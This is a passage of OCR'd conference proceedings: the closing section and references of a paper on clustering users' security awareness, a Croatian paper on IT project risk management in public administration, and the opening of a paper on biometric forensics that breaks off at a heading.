


Figure 2. Tree diagram graphically presents result of the cluster analysis

system's users' awareness regarding security issues.

Formalizing domain of interest by using OWL ontology concept allows high level of flexibility (upgrade and update) and reuse of domain with possible coupling with other ontologies.

For upgraded or newly defined ontology new questionnaire can be easily made by mapping questions to the subclasses and answers to the possible instances.

Clustering analysis is flexible exploratory method and allows repetition of categorization on bigger sample size of either general or specific types of users (e.g. users of particular organization's ICT system). The evaluation and categorization of users' awareness should help in developing new concepts of security solutions.

Drawback of this study is in cluster analysis. As it is exploratory method researchers do not know what results to expect and if the resulting groups will differentiate enough for further statistical analysis.

Specific solutions can target different groups of users regarding results of the cluster analysis. For example specific solution can be developed for specific company after categorization and analysis of its employees and depending on company's security requirements which differs from bank, hospital, ICT company or some hotel.

From example analysis in this work *"naive group"* and *"security critical group"* need urgent attention and development of some solution in order to influence on security awareness level of these users.

Possible future work may be in applying this assessment methodology on students from different faculties. Analysis may identify what are differences in security awareness between students of different study fields and possible differences between students at the start and at the end of their studying period.

REFERENCES

[1] K. Solic, D. Sebo, F. Jovic, V. Ilakovac, "Possible Decrease of Spam in the Email Communication", IEEE MIPRO / D. Cisic, Z. Hutinski, M. Baranovic, M. Mauher, L. Ordanic, 2011, pp. 170-173.

[2] S. Gros, M. Golub, V. Glavinic, "Using Trust on the Internet", IEEE MIPRO / D. Cisic, Z. Hutinski, M. Baranovic, M. Mauher, V. Dragsic, Eds. 2008, pp. 118–123.

[3] S.J. Lukasik, "Protecting Users of the Cyber Commons", Communications of the ACM, vol. 54, 2011, pp. 54-61.

[4] IT Security Guidelines. Federal Office for Information Security, Bonn, Germany. 2007. URL: https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Grundschutz/guidelines/guidelines_pdf.pdf (14/01/2012).

[5] A. Klaic, N. Hadjina, "Methods and Tools for the Development of Information Security Policy – A Comparative Literature Review", IEEE MIPRO / D. Cisic, Z. Hutinski, M. Baranovic, M. Mauher, L. Ordanic, 2011, pp. 190-195.

[6] M. Horridge, "A Practical Guide To Building OWL Ontologies Using Protege 4 and CO-ODE Tools", The University of Manchester. 2011. URL: http://owl.cs.manchester.ac.uk/tutorials/protegeowltutorial/resources/ProtegeOWLTutorialP4_v1_3.pdf (14/01/2012).

[7] E. Mooi, M. Sarstedt, "A Concise Guide to Market Research" (Cluster Analysis, Chapter 9), Springer, 2011, pp. 237-284.

[8] J.D. Jobson, "Applied Multivariate Data Analysis", Springer, 1992, pp. 518-616.

[9] S. Fenz, A. Ekelhart, "Formalizing Information Security Knowledge", ASIACCS, Y. Mu, P. Ogunbona, 2009, pp. 183-194.

Upravljanje rizicima IT-projekata u državnoj i javnoj upravi

doc. dr. sc. Goran Vojković i Biljana Cerin, dipl.ing.

ZŠEM - Zagrebačka Škola ekonomije i managementa
Jordanovac 110, Zagreb, Republika Hrvatska
E-mail: vojkovic@vip.hr

Ostendo Consulting Ltd.
London, UK
E-mail: biljana.cerin@ostendogroup.com

Sažetak – Državna i javna uprava jedan su od najvećih naručitelja projekata iz područja informacijskih tehnologija u Republici Hrvatskoj. Prema podacima državnog proračuna, na takve projekte se godišnje troši oko milijardu kuna. Međutim, sustav nadzora nad takvim projektima, a koji neminovno uključuje sustav upravljanja rizicima, nije na odgovarajući način ni propisan ni razvijen u praksi. Postojeći oblici nadzora nad projektima u javnom sektoru, formalizirani putem sustava unutarnjih financijskih kontrola te poslova koje obavlja Državna ured za reviziju, primarno se usmjeravaju na financijske aspekte projekta, a velikim dijelom su i oblik naknadne kontrole projekta, dakle kada su rizici projekta već ostvareni. U ovom radu želimo pokazati kako bi formaliziranje i propisivanje obveznim upravljanja rizika u IT-projektima u državnoj i javnoj upravi, sukladno uobičajenoj metodologiji (identifikacija rizika, ocjena rizika, tretiranje rizika te monitoriranje i kontrola rizika) povećalo kvalitetu i brzinu realizacije IT-projekata, a u konačnici i smanjilo troškove takvih projekata u državnom i javnom sektoru Republike Hrvatske.

I. UVOD

Neposredan povod pisanja ovog članka bilo je donošenje novog *Zakona o javnoj nabavi* [1] koji se u Republici Hrvatskoj primjenjuje od 1. siječnja 2012. godine, a koji u čl. 105. st. 3. propisuje: „Javni naručitelj obvezan je kontrolirati je li izvršenje ugovora o javnoj nabavi u skladu s uvjetima određenima u dokumentaciji za nadmetanje i odabranom ponudom."

S obzirom da se na postupke informatizacije u sustavu državne i javne uprave godišnje troše ogromna sredstva (Prema dokumentu „Pregled ulaganja ICT Državni proračun 2007-2013" iznos je između 800 milijuna i milijardu kuna po godini! [2]), jasno je da pitanje nadzora nad provođenjem projekata postaje sve važnije.

Pitanje nadzora nad projektima iz područja informacijskih tehnologija danas nije samo pitanje provođenja suvremene i svjetski raširene metodologije. Ono je postalo iznimno važno i radi potrebnih i nužnih ušteda u državnom proračunu (Državni proračun za 2012. godinu po prvi puta u povijesti neovisne Republike Hrvatske je i nominalno i stvarno manji nego u prethodnoj godini). Također, kako smo naveli, po prvi puta kontrola izvršenja ugovora postaje zakonska obveza. Tko i na koji način treba obavljati takvu kontrolu?

II. POSLOVI DRŽAVNE REVIZIJE

Kada se govori u nadzoru u sustavu državne i javne uprave, prva asocijacija je svakako Državni ured za reviziju (donedavno Državna revizija), čije ovlasti i zadaće su uređene novim *Zakonom o državnom uredu za reviziju* [3]. Prema tom Zakonu, reviziji podliježu državni prihodi i rashodi, financijski izvještaji i financijske transakcije jedinica državnog sektora, jedinica lokalne i područne (regionalne) samouprave, pravnih osoba koje se financiraju iz proračuna, pravnih osoba kojima je osnivač Republika Hrvatska ili jedinica lokalne i područne (regionalne) samouprave, društava i drugih pravnih osoba u kojima Republika Hrvatska, odnosno jedinice lokalne i područne (regionalne) samouprave imaju većinsko vlasništvo nad dionicama, odnosno udjelima te korištenje sredstava Europske unije i drugih međunarodnih organizacija ili institucija za financiranje javnih potreba.

Revizija je, u smislu Zakona o državnom uredu za reviziju, ispitivanje dokumenata, isprava, izvješća, sustava unutarnje kontrole i unutarnje revizije, računovodstvenih i financijskih postupaka te drugih evidencija radi utvrđivanja iskazuju li financijski izvještaji istinit financijski položaj i rezultate financijskih aktivnosti u skladu s prihvaćenim računovodstvenim načelima i računovodstvenim standardima. Revizija je i postupak ispitivanja financijskih transakcija u smislu zakonskog korištenja sredstava.

Prema izričitoj odredbi Zakona, revizija obuhvaća i davanje ocjene o djelotvornosti i ekonomičnosti obavljanja djelatnosti, te davanje ocjene o učinkovitosti ostvarenja ciljeva poslovanja ili ciljeva pojedinih financijskih transakcija, programa i projekata.

Državni ured za reviziju planira i obavlja reviziju u opsegu predviđenom godišnjim programom i planom rada, kao i prema zahtjevu Hrvatskog sabora ako glavni državni revizor ocijeni da je taj zahtjev opravdan.

Opseg godišnjeg programa i plana rada utvrđuje se na temelju: odredbi Zakona, procjene rizika, financijske značajnosti subjekta revizije, rezultata prethodne revizije, prikupljenih informacija o poslovanju subjekata revizije i

drugih kriterija koji se utvrđuju unutarnjim aktom Državnog ureda za reviziju.

Prema svemu gore navedenom Državni ured za reviziju ovlašten je za davanje ocjene o djelotvornosti i ekonomičnosti obavljanja djelatnosti te davanja ocjene o učinkovitosti ostvarenja poslovanja. Međutim, kada se uzmu u obzir odredbe prema kojima se revizija u pravilu obavlja temeljem godišnjeg plana, a i stvarna praksa kako i kada se ona u državnim tijelima obavlja – u pitanju je primarno naknadni nadzor nad projektima, kada je dobar dio projekta ili čak i čitav projekt dovršen (ili, u gorem slučaju, uvelike kasni s izvedbom).

III. SUSTAV UNUTARNJIH FINANCIJSKIH KONTROLA U JAVNOM SEKTORU

Godine 2006. godine donesen je *Zakon o sustavu unutarnjih financijskih kontrola u javnom sektoru* [4]. Tim Zakonom se obuhvaćaju financijsko upravljanje i kontrole te unutarnja revizija u javnom sektoru Republike Hrvatske.

Važno je spomenuti kako ovaj Zakon uređuje i upravljanje rizicima, u čl. 11. st. 1 se navodi: „Upravljanje rizicima cjelokupan je proces utvrđivanja, procjenjivanja i praćenja rizika, uzimajući u obzir ciljeve korisnika proračuna, te poduzimanja potrebnih radnji, posebice kroz promjenu sustava financijskog upravljanja i kontrola, a u svrhu smanjenja rizika.“ Dalje se u st. 2. istog članka navodi kako čelnik korisnika proračuna donosi strategiju upravljanja rizicima kojom se svake godine ažuriraju rizici značajni za cjelokupno poslovanje.

Dalje se navodi (čl. 12.) kako se kontrolne aktivnosti temelje na pisanim pravilima i načelima, postupcima i drugim mjerama koje se uspostavljaju radi ostvarenja ciljeva korisnika proračuna smanjenjem rizika na prihvatljivu razinu. Potom se u st. 3. navedenog članka primjerično navodi kako se kontrolne aktivnosti među ostalim odnose na (navodimo par tipičnih kategorija): postupke prijenosa ovlasti i odgovornosti; sustav dvostrukog potpisa; pravila koja osiguravaju zaštitu imovine i informacija; postupke potpunog, točnog, pravilnog i ažurnog evidentiranja svih poslovnih transakcija; postupke upravljanja ljudskim potencijalima; postupke praćenja financijskog upravljanja i kontrola i drugo. O rizicima se kratko govori i u dijelu Zakona koji regulira pitanja unutarnje revizije, tako među ostalim unutarnja revizija pruža podršku korisniku proračuna u ostvarivanju ciljeva izradom strateških i godišnjih planova unutarnje revizije temeljenih na objektivnoj procjeni rizika.

Za razliku od Državnog ureda za reviziju, koji u pravilu nastupa naknadno (*ex post*), sustav unutarnjih financijskih kontrola poznaje i izričito propisuje i prethodne (*ex ante*) kontrole, što svakako treba pozdraviti.

Uostalom, ukoliko promatramo funkcionalno – unutarnja kontrola je svo vrijeme unutar državnog tijela i može kontinuirano raditi na rizicima, dok Državni ured za reviziju u pravilu radi naknadnu kontrolu.

IV. SADAŠNJA KONTROLA – PRETEŽITO FINANCIJSKA

Općenito možemo reći da Republika Hrvatska ima razvijen sustav kontrola i revizije u javnom sektoru, a koji naravno obuhvaća kontrole i revizije svih projekata, uključujući i one iz područja informacijskih tehnologija. Osim nadzora, regulira se i procjena rizika.

Međutim, ono što smatramo bitnim naglasiti je da su kontrole, revizije i procjene rizika predviđene Zakonom o državnom uredu za reviziju i Zakon o sustavu unutarnjih financijskih kontrola u javnom sektoru primarno financijske. U tim propisima bi se tek uz vrlo prošireno tumačenje mogla naći osnova za IT-reviziju, ali opet bez propisane metodologije, postupaka te preporuka najboljih praksi.

IT-projekti u državnoj i javnoj upravi se iz više razloga mogu smatrati relativno rizičnim projektima: vezani su uz složene sustave javnih nabava (primjerice poništavanje natječaja za nabavku hardvera može ugroziti softverski projekt, koji se do tada provodio sukladno planu), uključuju velik broj procesa, prilagodbe obično inertnih organizacija, potrebu za intenzivnim školovanjem kadra, često i velik broj lokacija… Financijska kontrola neće pomoći smanjenju i otklanjaju navedenih i brojnih drugih specifičnih rizika. Financijska kontrola je potrebna, procjena financijskih rizika je također potrebna, ali bez kvalitetne procjene rizika i postupanja sukladno preporukama za izbjegavanje rizika, skupi projekt može doći u kašnjenje ili biti ugrožen čak i kada je financijska komponenta u potpunosti uredna.

Stoga smatramo potrebnim razviti, formalizirati i učiniti obveznim upravljanje rizicima IT-projekata u državnoj i javnoj upravi. Smatramo da bi takvo propisivanje povećalo kvalitetu, te postotak uspješnosti IT-projekata.

V. ČIMBENICI USPJEŠNOSTI IT-PROJEKATA U JAVNOM SEKTORU

IT-projekti u državnoj i javnoj upravi, kao i ostalim sektorima, općenito za cilj imaju poboljšati i automatizirati izvršavanje poslovnih procesa primjenom informatičke tehnologije. U velikoj mjeri, zbog nedostatka internih kadrova, povjerenje za izvršavanje ovih projekata ustupa se specijaliziranim tvrtkama za razvoj softvera i integraciju informacijskih sustava. Ove se tvrtke odabiru u postupku javne nabave temeljem ispunjenja uvjeta istaknutih u natječajnoj dokumentaciji. Sa stajališta procjene rizika, već u pripremi natječajne dokumentacije organizacija koja želi pokrenuti projekt izložena je brojnim rizicima:

- nemogućnost izrade kvalitetne tehničke specifikacije radi nedostatka stručnog kadra,
- nedovoljno jasan opseg projekta radi nemogućnosti definiranja jasnih granica opsega i količine potrebnog posla za izvršenje projekta, te
- nedovoljno kvalitetni kriteriji za odabir dobavljača radi zakonskih ograničenja.

Jednom kad je najpovoljniji, što ponekad ne znači i najkvalitetniji, dobavljač odabran, pokreće se projekt.

Prema istraživanju Standish group [5] za 2011. godinu, 66% IT-projekata su ili u problemima ili neuspješni, što

ostavlja samo 34% IT-projekata koji se smatraju uspješnima.

U ocjenjivanju IT-projekta uspješnim, nužno je procijeniti kvalitetu integracije izvedenog IT-rješenja u poslovne procese organizacije. Integracija IT-rješenja mora obuhvaćati identifikaciju postojećih poslovnih, sigurnosnih i regulatornih zahtjeva poslovnih procesa.

Osnovni uzroci neuspjeha IT-projekata mogu se svesti u sljedećih nekoliko kategorija:

- nerealni ili nedovoljno jasni ciljevi projekta,
- pogrešne procjene potrebnih resursa,
- loše definirani zahtjevi,
- nepotpuno izvještavanje o statusu projekta,
- nedovoljno upravljanje rizicima projekta,
- nedostatna komunikacija između naručitelja, izvođača i korisnika IT rješenja,
- korištenje nezrelih tehnologija,
- nemogućnost upravljanja kompleksnošću projekta,
- nemarne prakse u razvoju softvera,
- loše upravljanje projektom,
- politički utjecaji ključnih sudionika projekta,
- komercijalni pritisci.

U javnom sektoru najčešći problemi su: nerealno ili nedovoljno jasni ciljevi projekta (za projekt postoji samo opća politička volja, bez ulaženja u bit onoga što se želi riješiti), loše definirani zahtjevi (nedostatak procesnog upravljanja u javnom sektoru), a tu je često i općenito loše upravljanje projektom (zbog nedostatka kvalitetnih stručnjaka unutar sustava).

Dodajmo ovome da se zbog složenog sustava javne nabave korektivne radnje provode bitno teže nego u realnom sektoru, čak i ako se propusti uoče na vrijeme.

VI. PROCJENA RIZIKA IT-PROJEKATA U DRŽAVNOM I JAVNOM SEKTORU

Kako bismo uspješno proveli projektne aktivnosti i doveli projekt do kraja, nužno je na vrijeme prepoznati i procijeniti rizike kojima je projekt izložen, te odlučiti na koji ćemo način tretirati one projektne rizike koji su nam neprihvatljivi u odnosu na prethodno uspostavljene kriterije.

Projektne rizike razmatramo u nekoliko područja njihovog utjecaja na opseg, kvalitetu, trajanje i troškove projekta te zadovoljstvo uključenih strana [6]:

- tehnički rizici, rizici vezani uz kvalitetu ili performanse,
- rizici vezani uz upravljanje projektom,
- rizici vezani uz organizaciju u kojoj se projekt izvršava,
- vanjski rizici.

Gledano kroz faze izvođenja IT projekata, glavni rizici s kojima se projekt susreće u pojedinim fazama su prikazani u sljedećoj tablici:

TABLICA I. RIZICI IT-PROJEKATA PREMA FAZAMA IZVOĐENJA

Redni broj	Faza	Rizici
1	Inicijacija	Rizici koji mogu utjecati na izradu terminskog plana i upravljanje procesom implementacije informacijskog sustava
2	Specifikacija	Rizici povezani s utvrđivanjem postojeće hardverske infrastrukture, sigurnosti informacijskog sustava kao i specifikacije i dizajna korisničkih zahtjeva
3	Implementacija	Rizici povezani s procjenom implementacije korisničkih zahtjeva
4	Uvođenje u rad	Rizici povezani s prihvaćanjem informatiziranih poslovnih procesa kao i integracija sa sustavima trećih strana
5	Održavanje	Rizici u izmjeni postojeće hardverske i softverske infrastrukture potrebne za uspješno funkcioniranje informacijskog sustava kao i s mogućim izmjenama na informacijskom sustavu

Proces procjene i upravljanja rizicima u bilo kojem dijelu poslovanja organizacije [7], tako i na IT-projektu, odvija se kroz nekoliko glavnih faza:

1. utvrđivanje konteksta, odnosno okruženja u kojem rizike promatramo,
2. identifikacija rizika, odnosno identifikacija prijetnji i ranjivosti koje te prijetnje mogu iskoristiti te posljedica ostvarenja rizika,
3. utvrđivanje razine rizika i kriterija za njihovo upravljanje,
4. planiranje odgovora na neprihvatljive rizike,
5. kontinuirani nadzor nad rizicima i kontrola njihovog upravljanja.

Uzmimo za primjer projekt koji se oslanja na ključnog eksperta za neko stručno područje. Područje u kojem je potrebno znanje i iskustvo eksperta vrlo je važno područje u ukupnom opsegu projekta. Kojima je sve prijetnjama izložen ključni ekspert? Jedan od mogućih izvora rizika je nedostupnost ključnog eksperta, bilo uslijed opterećenja drugim obavezama, bilo uslijed bolesti, ili zbog odlaska na drugu funkciju. Kolike su vjerojatnosti ostvarenja svakog od identificiranih scenarija? Za određivanje vjerojatnosti moramo saznati više informacija o kontekstu u kojem se rizik promatra. Je li ključni ekspert dugogodišnji zaposlenik tvrtke i adekvatno plaćen? Je li raspoređen na razumnu količinu projekata ili, upravo zbog toga što je „ključni“, rastegnut je na nekoliko projekata istovremeno? Je li iskreno voljan sudjelovati u projektu ili se osjeća kao da mu je sudjelovanje nametnuto? Kakvo je njegovo zdravstveno stanje? Izostaje li često s posla? Pokazuje li interes za skorom promjenom pozicije, prelaskom na drugo radno mjesto u organizaciji, ili možda izvan organizacije? Sve su to parametri koji utječu na konačno određivanje vjerojatnosti ostvarenja rizika vezanih uz našeg ključnog eksperta.

Za razmatrani primjer ključnog eksperta, nakon što smo odredili vjerojatnost ostvarenja rizičnog događaja na temelju prikupljenih informacija, potrebno je odrediti kako ti događaji, u slučaju da se realiziraju, utječu na tijek i izvršenje projekta odnosno ispunjavanje projektnih ciljeva u cjelini. U ovom razmatranju moramo biti svjesni svih

ranjivosti kojima smo izloženi. Za ilustraciju, pretpostavimo da nemamo alternativnog stručnjaka koji je upoznat sa područjem koje u projektu pokriva naš ključni ekspert. U tom slučaju odsustvo ključnog eksperta može rezultirati zastojem u projektu, pogreškama u izvršavanju pojedinih projektnih aktivnosti, ili u slučaju njegovog dužeg odsustva i nemogućnosti pronalaska adekvatne zamjene, čak i odgađanjem/obustavom projekta. U slučaju da imamo alternativnog stručnjaka, posljedice odsustva ključnog eksperta i utjecaj ostvarenja takvog rizika na projekt bili bi znatno manji.

Kada smo ustanovili kako utjecaj ostvarenja rizika ovisi o razmatranim scenarijima, gdje god je to moguće nastojimo pobliže procijeniti štetu u financijskim pokazateljima. Kao izlaz iz ove faze procjene dobivamo parametre prihvatljivog gubitka i prihvatljivu razinu ulaganja u odziv na rizik. Za razmatrani primjer, mogući odzivi bili bi uključivanje adekvatnih zamjenskih stručnjaka u projekt, edukacija dodatnih stručnjaka, outsourcing aktivnosti dodijeljenih ključnom ekspertu itd., ovisno o rezultatima obavljenih procjena, razini rizika, visini procijenjenih šteta i mogućnostima ulaganja u upravljanje razmatranim rizikom.

Kako bismo što bolje procijenili utjecaje mogućeg ostvarenja rizika na projekt te na taj način dobili i konkretnu razinu i s njom povezane financijske pokazatelje, moramo imati kvalitetne informacije na raspolaganju. Izvori kvalitetnih informacija su redovito ključni sudionici projekta, podaci o prethodnim projektima, nalazi internih i vanjskih revizija ili relevantni izvori informacija o nekom stručnom području.

U državnom i javnom sektoru imamo i neke dodatne poteškoće za dobivanje podataka temeljem kojih se može obaviti procjena rizika IT-projekata. Navesti ćemo najvažnije.

Procesi unutar državnog i javnog sektora su specifični i vrlo složeni. Konzultanti i ostali sudionici projekta trebaju znati područje u koje ulaze, što u praksi uvijek nije slučaj.

Poseban problem uvijek predstavlja postojeća praksa u konkretnoj organizaciji – koju je potrebno provjeriti snimanjem stanja na terenu, a to je postupak koji košta, i za koji naručitelj često nema razumijevanja. Zbog toga se procjena najćešće radi temeljem formalno objavljene strukture organizacije, i temeljem pretpostavljenih procesa – što u ne mora odgovarati praksi. Praksa može biti lošija (npr. postoje samo sistematizirana radna mjesta, ali ne i službenici koji obavljaju poslove), ali može biti i bolja od pretpostavljene (službenici obavljaju poslove složenosti bitno iznad njihove sistematizirane razine i formalnog opisa posla).

Ponekad, dio poslovnog/upravnog postupaka se zna kriti od izvođača – makar za to ne postoje formalni razlozi tajnosti i slično.

U praksi čak i uobičajena upravna hijerarhija može predstavljati problem – konzultanta primaju i s njime razgovaraju više rangirani upravni službenici, a izbjegava se omogućiti konzultantu razgovor s neposrednim izvršiteljima, tipično službenicima koji imaju neposredni kontakt s vanjskim korisnicima i neposredno koriste informacijske sustave. Upravo takvi službenici mogu svojim znanjem i informacijama biti vrlo dragocjeni u procjeni rizika.

VII. UPRAVLJANJE RIZICIMA IT-PROJEKATA U DRŽAVNOM I JAVNOM SEKTORU

Pojam „prihvatljiva razina rizika“ je često nejasno definiran i na neki način izgubljen u samom izražavanju razine rizika, gdje se uzima za gotovo da je neprihvatljivo sve što je „visok rizik“ i „srednji rizik“ – ovakav pristup dobar je za inicijalnu procjenu i upravljanje rizikom, ali razrađenija metodologija i konzistentna primjena kulture upravljanja projektnim rizikom zahtijeva posvećivanje više pažnje upravo određivanju granice do koje je u projektu neki rizik prihvatljiv, a iznad koje više nije. Razlog tome je jednostavno ušteda u potrebnim sredstvima (bilo financijskim, ljudskim, tehnološkim) za kvalitetan odziv na neprihvatljiv rizik – što točnije odredimo posljedice ostvarenja rizika i samim time razinu potencijalne štete, to ćemo konkretnije moći odrediti i kolika je šteta nama prihvatljiva i pametnije investirati u potrebne mjere odziva. Pri tome ne smijemo zaboraviti na tzv. rezidualni rizik, tj. onaj projektni rizik koji nam preostaje nakon što smo primijenili sve poslovno prihvatljive mjere, kojeg je nužno nadzirati i periodički ponovo procijeniti.

Posljednja aktivnost u procesu upravljanja projektnim rizicima je nadzor i kontrola nad rizicima, koja se postiže praćenjem provođenja svih definiranih akcija upravljanja rizikom te aktivnim praćenjem okruženja u kojem se projekt odvija i svih relevantnih promjena u tom okruženju. Upravo za kvalitetan nadzor i kontrolu nad rizicima potrebno je stvoriti tzv. „risk awareness“ kulturu na projektu, odnosno sve članove projektnog tima potaknuti na prepoznavanje potencijalnih prijetnji i ranjivosti i pravovremeno informiranje voditelja projekta o njima, kako bi se rizik što je moguće ranije prepoznao i time omogućilo lakše (i jeftinije) ovladavanje njime.

Općenito, potrebne su složene promjene kako bi procjena rizika uvela kao „način razmišljanja“ u državni i javni sektor, kako je danas već uvedena u uspješnim kompanijama realnog sektora. Naravno, bilo bi najlakše „školski“ navesti sve potrebne reforme, ali time bismo zanemarili da se u doba recesije i smanjenja državnog financiranja ne mogu očekivati rješenja tipa zapošljavanja dovoljnog broja kvalitetnih kadrova. Moramo naime uzeti u obzir slijedeće:

a) obrazovna struktura državnog i javnog sektora uglavnom nije dovoljno visoka, no neće se u skorije vrijeme mijenjati,
b) veća nova sredstva neće biti dostupna,
c) osnivanje posebne organizacije unutar javnog sektora, koja bi se bavila ovim pitanjima (primjerice državnog ureda) gotovo je nemoguće u realnosti.

Stoga, rješenje treba nalaziti u okviru potencijala koji unutar državne i javne uprave postoje, naravno uz moguće i realne prilagodbe, a koje bismo podijeliti na tri cjeline:

a) temeljna edukacija voditelja projekata u državnoj i javnoj upravi o osnovama upravljanja rizika;
b) šira edukacija službenika koji već obavljaju poslove iz opsega sustava unutarnjih financijskih kontrola vezano za upravljanje rizicima – oni bi trebali biti osobe koje će neposredno obavljati ove poslove na „živim“ projektima koji se odvijaju u njihovoj organizaciji;
c) osposobljavanje službenika Državnog ureda za reviziju za najsloženije poslove nadzora upravljanja

rizicima, te omogućavanja njihovog angažiranja ne samo *ex post facto*, na godišnjim provjerama rada organizacije, već i na provjerama planova upravljanja rizicima prije nego što je operativni dio projekta počeo (npr. obveznim slanjem ovih planova Državnom uredu za reviziju iznad određene vrijednosti projekta).

Ovo sve naravno ne isključuje ni angažiranje profesionalaca iz područja upravljanja rizicima u projektima koji to uloženim sredstvima i složenošću opravdavaju.

VIII. ZAKLJUČAK

Novi pravni okvir javne nabave u Republici Hrvatskoj, a koji traži da javni naručitelj nadzire i izvršenje ugovora, svakako je poticaj u traženju boljih rješenja za upravljanje projektima u državnom i javnom sektoru. Taj sektor jest i biti će veliki naručitelj IT orijentiranih projekata.

Postojeći sustavi kontrole, putem unutarnje kontrole i Državnog ureda za reviziju, po postojećoj pravnoj regulativi primarno se odnose na financijsku kontrolu, koja je velikim dijelom (Državni ured za reviziju) i naknadna kontrola.

Ono što je potrebno, kako bi se ispunili zahtjevi Zakona o javnoj nabavi, a i povećala svrhovitost trošenja proračunskih sredstava, jest proširenje ovlasti sadašnjih nadzornih tijela i na rizike koji nisu samo financijske prirode. Također, dio naknadne kontrole, koji obavlja Državni ured za reviziju, posebno kada se radi o velikim, milijunskim projektima, potrebno je vezati za faze projekta, a ne samo za protok kalendarske godine.

Na kraju, potrebno je propisati i primjerenu metodologiju procjene rizika (odnosno propisati promjenu neke od postojećih svjetskih metodologija).

Korištenje postojećih ljudskih resursa, uz odgovarajuću edukaciju, a i neophodnu prilagodbu pravnog okvira, moglo bi znatno povećati kvalitetu upravljanja rizicima u državnom i javnom sektoru, uz razumna financijska ulaganja, koja bi se brzo vratila u obliku kvalitetnijih i na vrijeme dovršenih projekata u svom punom obimu.

LITERATURA

[1] Zakon o javnoj nabavi, Narodne novine, br. 90/11.

[2] www.e-hrvatska.hr (24.1.2012.)

[3] Zakon o državnom uredu za reviziju, Narodne novine, br. 80/11.

[4] Zakon o sustavu unutarnjih financijskih kontrola u javnom sektoru, Narodne novine, br. 141/06.

[5] www.standishgroup.com/services.php (12.2.2012.)

[6] Project Management Institute (PMI) (2008). A Guide to the Project Management Body of Knowledge (PMBOK Guide) Fourth Edition, SAD, Poglavlje 11

[7] International standard ISO 31000:2009 - Risk management — Principles and guidelines on implementation

Building a framework for the development of biometric forensics

Bača Miroslav*, Koruga Petra * Fotak Tomislav*
* Faculty of organization and informatics/Center for Biometrics, Varaždin, Croatia
mbaca@foi.hr; pkoruga@foi.hr; tomislav.fotak@gmail.com

Abstract - Application of biometric tools today is a major challenge for developers of biometric systems and for users of those systems. A specific application can be seen in systems requiring a certain accuracy in person authentication. A large number of systems is created in a way that the algorithms used are not verified as standardized, thus causing uncertainty in their results and application of those tools in processes which need to confirm obtained results. This paper will describe the basic model necessary to build a framework for the construction of a biometric system applicable in forensics for person authentication in court of law.

I. INTRODUCTION

Forensic science is broadly defined as the application of scientific knowledge to the legal system. It includes disciplines like pathology, biometrics, serology, molecular biology, trace evidence and weapons identification[1]. From this definition, it can be seen that one important discipline is biometrics.

Biometrics can be defined as field of technology using automated methods for person authentication using their physiological and behavioral characteristics[2,5]. It can be fingerprint analysis, voice recognition or signature recognition as more common techniques or face recognition, infrared image analysis, palmprint recognition, ear recognition, walk recognition as uncommon techniques.

The use of biometrics in forensics and law enforcement has become common and is used mainly to determine the identity of offenders which is acceptable in court.

This paper will give an introduction to usage of biometrics in forensics and law enforcement. Next, some problems related to biometrics in forensics will be presented and an idea for solution of those problems along with the future research on this topic, will be stated.

II. BIOMETRICS IN FORENSIC SCIENCE

At the time crime is commited, the perpretrator is typically unknown and the investigation has to be conducted in order to find suspects. Biometrics is very usefull in such situations. Especially automated systems for person comparison or identification.

These systems work well for biometric identification or verification, where characteristics are taken in controled conditions, and failure of those systems doesn't have severe consequences. Forensic recognition has severe consequences, because if a systems makes the wrong decision, a person could be convicted and spend time nad jail but be completely innocente.

There are three rules which forensic science must abide[1]:

- Forensic science must apply only those procedures that are solidly grounded through experimentation.
- Standards for qualifying tehnicians and scientists must be followed.
- Standard procedures must be adhered to during evidence collection and analysis.

The more evidence are scientifically grounded, the stronger the case is in court. If methods and technologies are untested, if no standardization exists, if algorithms are misapplied, the case won't stand in court and it is the same as evidence wasn't collected at all.

To this day, a vast number of biometric tools has been developed. The use of those tools in forensic investigations would improve the efficiency of forensic work and standardize the comparison process[3].

Problems with those systems are:

- Results are not robust to changes in, for example, pose or illumination
- Quality of images is usualy bad (taken from a far, low resolution, compression)
- A score based biometric recognition system is not suitable to judicial system where the objective is to give a probability or degree of support for one hypothesis against the other[4]

What makes things easier is that forensic recognition doesn't have to be in real time, so it doesn't have a time constraint.

The most important thing is that the technology in use must be thoroughly tested and evaluated. In European judicial system, there are no admissibility rules regarding scientific evidence[3].

III. BIOMETRIC SYSTEM CHARACTERISTICS

Biometric systems in general have a number of characteristics. Geradts and Ruifrok [6] describe important factors necessary for an effective biometric system:

- Accuracy
- Speed and throughput rate
- Acceptability to users
- Uniqueness
- Resistance to counterfeiting
- Reliability
- Data storage requirements
- Enrollment time
- Intrusiveness of data collection

These characteristics will be described below.

A. Accuracy

